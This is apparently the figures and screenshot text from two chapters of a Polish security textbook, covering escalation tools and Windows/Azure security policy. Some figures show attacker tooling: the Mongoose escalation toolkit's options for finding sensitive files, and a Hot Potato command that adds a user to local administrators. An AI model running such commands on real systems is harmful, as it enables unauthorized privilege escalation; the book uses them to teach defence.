Rysunek 9.25. Złośliwy atak demona startowego zablokowany przez narzędzie bezpieczeństwa (BlockBlock)



Rysunek 9.27. Rootowanie za pomocą Odina na podstawie <https://forum.xda-developers.com>



Rysunek 9.28. Działanie zaczepów

Autoun Entry	Description	Publisher	Image Path
H:\MSOFT\WinRE\Microsoft\Windows\CurrentVersion\Run...			
W3: MSC	Microsoft Security ...	Microsoft Corporation	c:\program files\microsoft security client\vssec.exe
H:\MSOFT\WinRE\Microsoft\Windows\CurrentVersion\Run...			
Microsoft Windows	Windows Mail	Microsoft Corporation	c:\program files\windows mail\minmail.exe
H:\MSOFT\WinRE\Microsoft\Windows\CurrentVersion\RunOnce			
9FF4748AA8033E7000ED9FF367D67CE0			c:\programdata\9ff4748aa8033e7000ed9ff367d67ce0\9ff4748aa8033e7000ed9ff367d67ce0.exe
H:\MSOFT\WinRE\Microsoft\Windows\CurrentVersion\RunOnce			
H:\MSOFT\WinRE\Microsoft\Windows\CurrentVersion\RunOnce			


Rysunek 9.29. Sysinternals Autoruns może pomóc w identyfikacji złośliwego oprogramowania startowego

```

=====
[+] 0xsp Mongoose Linux Escalation Toolkit [V1.6]
[+] Coded By : Lawrence Amer (@xux0x3a)
[+] Site:https://0xsp.com
[+] Arch:x32
=====
$ ./agent -h
./agent -h
Usage: /home/lawrence/agent -h
[!] =====
-k --check kernel for common used privileges escalations exploits
-u --Getting information about Users , groups , related information
-c --check cronjobs
-n --Retrieve Network information,interfaces ...etc
-w --Enumerate for Writeable Files , Dirs , SUID ,
-i --Search for Bash,python,mysql,vim..etc History files
-f --search for Sensitive config files accessible & private stuff
-o --connect to 0xsp Web Application
-p --Show All process By running under Root , Check For vulnerable Packages
-e --Kernel inspection Tool, it will help to search through tool databases for kernel vulnerabilities
-x --secret Key to authorize your connection with WebApp
-a --Display README
$

```


Rysunek 9.30. Mongoose może podnosić uprawnienia w systemie Linux (jak pokazaliśmy na tym rysunku), a także w systemie Windows



```
C:\Windows\system32\cmd.exe - Potato.exe -ip 10.0.0.3 -disable_exhaust true -cmd "C:\Windows\...
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1
Tunnel adapter isatap.{C4E79149-94A1-4FA1-AF99-8C3E1D729A40}:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
Tunnel adapter Local Area Connection*:
    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :
C:\Users\egoldstein\Desktop>Potato.exe -ip 10.0.0.3 -disable_exhaust true -cmd "
C:\Windows\System32\cmd.exe /K net localgroup administrators egoldstein /add"
Clearing dns and nbns cache...
Starting NBNS spoofer...
Listening...
Got 127.0.0.1
Spoofed target WPAD successfully...
Checking for windows defender updates...
GET http://127.0.0.1/wpad.dat
Spoofing wpad...
```

Rysunek 9.32. Hot Potato w działaniu

Rozdział 10. Reguły bezpieczeństwa



The screenshot shows a web browser window displaying the 'Default Domain Policy' report. The browser's address bar shows the file path: `file:///C:/Users/Administrator/GPO.html#`. The report is titled 'Default Domain Policy' and indicates that data was collected on 10/12/2017 at 4:02:32 PM. The report is organized into several expandable sections: 'General', 'Details', 'Links', 'Security Filtering', 'Delegation', 'Computer Configuration (Enabled)', 'Policies', 'Windows Settings', 'Security Settings', 'User Configuration (Enabled)', and 'Default Domain Controllers Policy'. The 'Security Filtering' section is expanded, showing that the settings in this GPO only apply to the following groups, users, and computers: NT AUTHORITY\Authenticated Users. The 'Delegation' section is also expanded, showing a table of permissions for three groups: NT AUTHORITY\Authenticated Users (Read (from Security Filtering)), NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS (Read), and NT AUTHORITY\SYSTEM (Edit settings, delete, modify security). The 'Computer Configuration (Enabled)' section is expanded, showing 'Policies', 'Windows Settings', and 'Security Settings'. The 'User Configuration (Enabled)' section is expanded, showing 'No settings defined'. The 'Default Domain Controllers Policy' section is also expanded, showing 'General'.

Default Domain Policy
Data collected on: 10/12/2017 4:02:32 PM

General hide

Details show

Links show

Security Filtering hide

The settings in this GPO can only apply to the following groups, users, and computers:

Name
NT AUTHORITY\Authenticated Users

Delegation hide

These groups and users have the specified permission for this GPO

Name	Allowed Permissions	Inherited
NT AUTHORITY\Authenticated Users	Read (from Security Filtering)	No
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	Read	No
NT AUTHORITY\SYSTEM	Edit settings, delete, modify security	No

Computer Configuration (Enabled) hide

Policies hide

Windows Settings hide

Security Settings show

User Configuration (Enabled) hide

No settings defined.

Default Domain Controllers Policy
Data collected on: 10/12/2017 4:02:33 PM

General

Rysunek 10.3. Wynik wykonania polecenia Get-GPOReport

Policy Viewer - 175 items

Clipboard - View - Export - Options -


Policy Type	Policy Group or Registry Key	Policy Setting	Local registry	LocalPolicy_YDIO8DOT1_20171004-143003
HKLM	Software\Microsoft\Windows\CurrentVersion\Policies\System	ValidateAdminCodeSignatures	0	0
HKLM	Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	AuthenticCodeEnabled	0	0
HKLM	System\CurrentControlSet\Control\Lsa	AuditBaseObjects	0	0
HKLM	System\CurrentControlSet\Control\Lsa	CryptOnAuditFail	0	0
HKLM	System\CurrentControlSet\Control\Lsa	DisableDomainCreds	0	0
HKLM	System\CurrentControlSet\Control\Lsa	EveryoneIncludesAnonymous	0	0
HKLM	System\CurrentControlSet\Control\Lsa	ForceGuest	0	0
HKLM	System\CurrentControlSet\Control\Lsa	FullPrivilegeAuditing	00	0
HKLM	System\CurrentControlSet\Control\Lsa	LimitBlankPasswordUse	1	1
HKLM	System\CurrentControlSet\Control\Lsa	LmCompatibilityLevel	1	1
HKLM	System\CurrentControlSet\Control\Lsa	NoLmHash	1	1
HKLM	System\CurrentControlSet\Control\Lsa	RestrictAnonymous	0	0
HKLM	System\CurrentControlSet\Control\Lsa	RestrictAnonymousSAM	1	1
HKLM	System\CurrentControlSet\Control\Lsa\FIPSAlgorithmPolicy	Enabled	0	0
HKLM	System\CurrentControlSet\Control\Lsa\MSV1_0	NTLMMinClientSec	536870912	536870912
HKLM	System\CurrentControlSet\Control\Lsa\MSV1_0	NTLMMinServerSec	536870912	536870912
HKLM	System\CurrentControlSet\Control\Print\Providers\LanMan Print Services\Servers	AddPrinterDrivers	0	0
HKLM	System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedExactPaths	Machine		Software\Microsoft\Windows\...
HKLM	System\CurrentControlSet\Control\SecurePipeServers\Winreg\AllowedPaths	Machine		Software\Microsoft\OLAP...
HKLM	System\CurrentControlSet\Control\Session Manager	ProtectionMode	1	1
HKLM	System\CurrentControlSet\Control\Session Manager\Kernel	ObCaseInsensitive	1	1

Policy Path:
Security Settings
Local Policies\Security Options
User Account Control: Only elevate executables that are signed and validated



Local registry:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local registry


LocalPolicy_YDIO8DOT1_20171004-143003:
Option: Disabled
Data: 0
Type: REG_DWORD
GPO: Local policy

Rysunek 10.4. Zrzut ekranu z narzędzia Policy Viewer z zestawu narzędzi Microsoft Security Compliance Toolkit



Rysunek 10.5. Główne usługi Azure Policy

**Rysunek 10.6. Projektowanie grup zarządzania i reguł****Rysunek 10.7. Strona Warunki, która pojawia się podczas uruchamiania kreatora Utwórz Reguły dla plików wykonywalnych**



Rysunek 10.8. Przykład zasad sterowania aplikacją w programie Microsoft Defender for Cloud

EXE application control policy violation was audited

contosoweb1

Learn more

General information

Description

The below user ran executables that are violating the application control policy of your organization on this machine. It can possibly expose the machine to malware or application vulnerabilities.

Activity time

Sunday, March 3, 2019, 9:36:35 PM

Severity

Medium

State

Active

Attacked Resource

contosoweb1

Subscription

Contoso IT - demo

Detected by

Microsoft

Environment

Azure

Resource type

Virtual Machine

signature

O=GOOGLE INC, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US\GOOGLE UPDATE\GOOGLEUPDATE.EXE\1.3.33.05

targetUser

NT AUTHORITY\SYSTEM

hit Count

3

path

O=GOOGLE INC, L=MOUNTAIN VIEW, S=CALIFORNIA, C=US\GOOGLE\0.0.0.0
%PROGRAMFILES%\GOOGLE\UPDATE\GOOGLEUPDATE.EXE
CN=MICROSOFT AZURE DEPENDENCY CODE SIGN\GOOGLE\0.0.0.0
%OSDRIVE%\WINDOWS\AZURE\SECAGENT\WASECAGENTPROV.EXE

Rysunek 10.9. Alert wyzwalany dla aplikacji nieobjętej regułą Adaptive Application Control

Microsoft Defender for Cloud | Regulatory compliance

Showing 5 subscriptions

Download reportManage compliance policiesOpen queryAudit reportsCompliance over time workbook

Overview

Getting started

Recommendations

Security alerts

Inventory

Workbooks

Community

Diagnose and solve problems

Cloud Security

Secure Score

Regulatory compliance

Workload protections

Firewall Manager

Management

Environment settings

Security solutions

Workflow automation

You can now fully customize the standards you track in the dashboard. Update your dashboard by selecting Manage compliance policies above.

Azure security benchmark V3ISU 4.7/0/1PCI DSS 3.2.1SQL D3PPIPAWPHIRUG1NBS1 3P BUI 3.0 R4NBS1 3P BUI 1/1 R2SWIFT L3P L3P Y0620AZURE L3S 1.1.0ULP L3S 1.1.0AWS L3S 1.2

Under each applicable compliance control is the set of assessments run by Defender for Cloud that are associated with that control. If they are all green, it means those assessments are currently passing; this does not ensure you are fully. Furthermore, not all controls for any particular regulation are covered by Defender for Cloud assessments, and therefore this report is only a partial view of your overall compliance status.

PCI DSS 3.2.1 is applied to 3 subscriptions

Expand all compliance controls

1. Install and maintain a firewall configuration to protect cardholder data

2. Do not use vendor-supplied defaults for system passwords and other security parameters

3. Protect stored cardholder data

4. Encrypt transmission of cardholder data across open, public networks.

5. Protect all systems against malware and regularly update anti-virus software or programs.

6. Develop and maintain secure systems and applications

7. Restrict access to cardholder data by business need to know

7.1. Limit access to system components and cardholder data to only those individuals whose job requires such access.

7.1.1. Define access needs for each role, including:
- System components and data resources that each role needs to access for their job function
- Level of privilege required (for example, user, administrator, etc.) for accessing resources.

Customer responsibility

A maximum of 3 owners should be designated for subscriptions

There should be more than one owner assigned to subscriptions

Resource type

Subscriptions

Subscriptions

Failed resources

3 of 3

0 of 3

Resource compliance status

Rysunek 10.10. Przykład dashboardu Defender for Cloud Regulatory Compliance

Home > Microsoft Defender for Cloud >

Vulnerabilities in security configuration on your Windows machines should be remediated (powered by Guest Configuration)

Exempt

View policy definition

Open query

Severity

Low

Freshness interval

24 Hours

Tactics and techniques

Credential Access +5

Description

Remediate vulnerabilities in security configuration on your Windows machines to protect them from attacks.

Related recommendations (2)

Recommendation

Guest Configuration extension should be installed on machines

Dependency type

Prerequisite

Affected resources

48 of 90

Virtual machines: Guest Configuration extension should be deployed with system-assigned managed identity

Prerequisite

1 of 45

Remediation steps

Affected resources

Security checks

Findings

Search to filter items...

Rule Id	Security check	Policy category	Applies to
49258884-b2f0-4a4e-b66a-69546b84736f	Deny log on as a batch job	User Rights Assignment	15 of 15 resources
bed7a2d0-c30e-4a80-7932-87e5a41ac8a7	Network security: Minimum session security for NTLM SSP based (including secure RPC) servers	Security Options - network security	13 of 13 resources
357272d2-2018-455e-935c-8777473661dd	Prohibit installation and configuration of Network Bridge on your DNS domain network	Administrative Templates - Network	15 of 15 resources
01d9a108-3379-4c5a-8236-1a724bcccff1	Require secure RPC communication	Windows Components	15 of 15 resources

Trigger logic app

Exempt

Rysunek 10.11. Monitorowanie reguły bezpieczeństwa

Network security: Minimum session securit...

Description

Network security: Minimum session security for NTLM SSP based (including secure RPC) servers

Impact

NTLM connections will fail if NTLMv2 protocol and strong encryption (128-bit) are not ****both**** negotiated. Server applications that are enforcing these settings will be unable to communicate with older servers that do not support them. This setting could impact Windows Clustering when applied to servers running Windows Server 2003, see Microsoft Knowledge Base articles 891597: [How to apply more restrictive security settings on a Windows Server 2003-based cluster server] (<https://support.microsoft.com/en-us/kb/891597>) and 890761: [You receive an "Error 0x8007042b" error message when you add or join a node to a cluster if you use NTLM version 2 in Windows Server 2003](<https://support.microsoft.com/en-us/kb/890761>) for more information on possible issues and how to resolve them.

General information

Rule Id

6ed9ad58-c9de-4a8b-9512-8fe5421ac8a7

Name

Network security: Minimum session security for NTLM SSP based (including secure RPC) servers

Category

Security Options - Network Security


Scan time

1/28/2022 8:05:12 PM (UTC)


Vulnerability

You can enable all of the options for this policy setting to help protect network traffic that uses the NTLM Security Support Provider (NTLM SSP) from being exposed or tampered with by an attacker who has gained access to the same network. That is, these options help protect against man-in-the-middle attacks.


Rysunek 10.12. Reguła sieciowa




Rysunek 10.13. Automatyzacja przepływu pracy



Rysunek 10.14. Przykład wyniku Secure Score




Rysunek 10.15. Zalecenia bezpieczeństwa dla różnych obciążeń roboczych

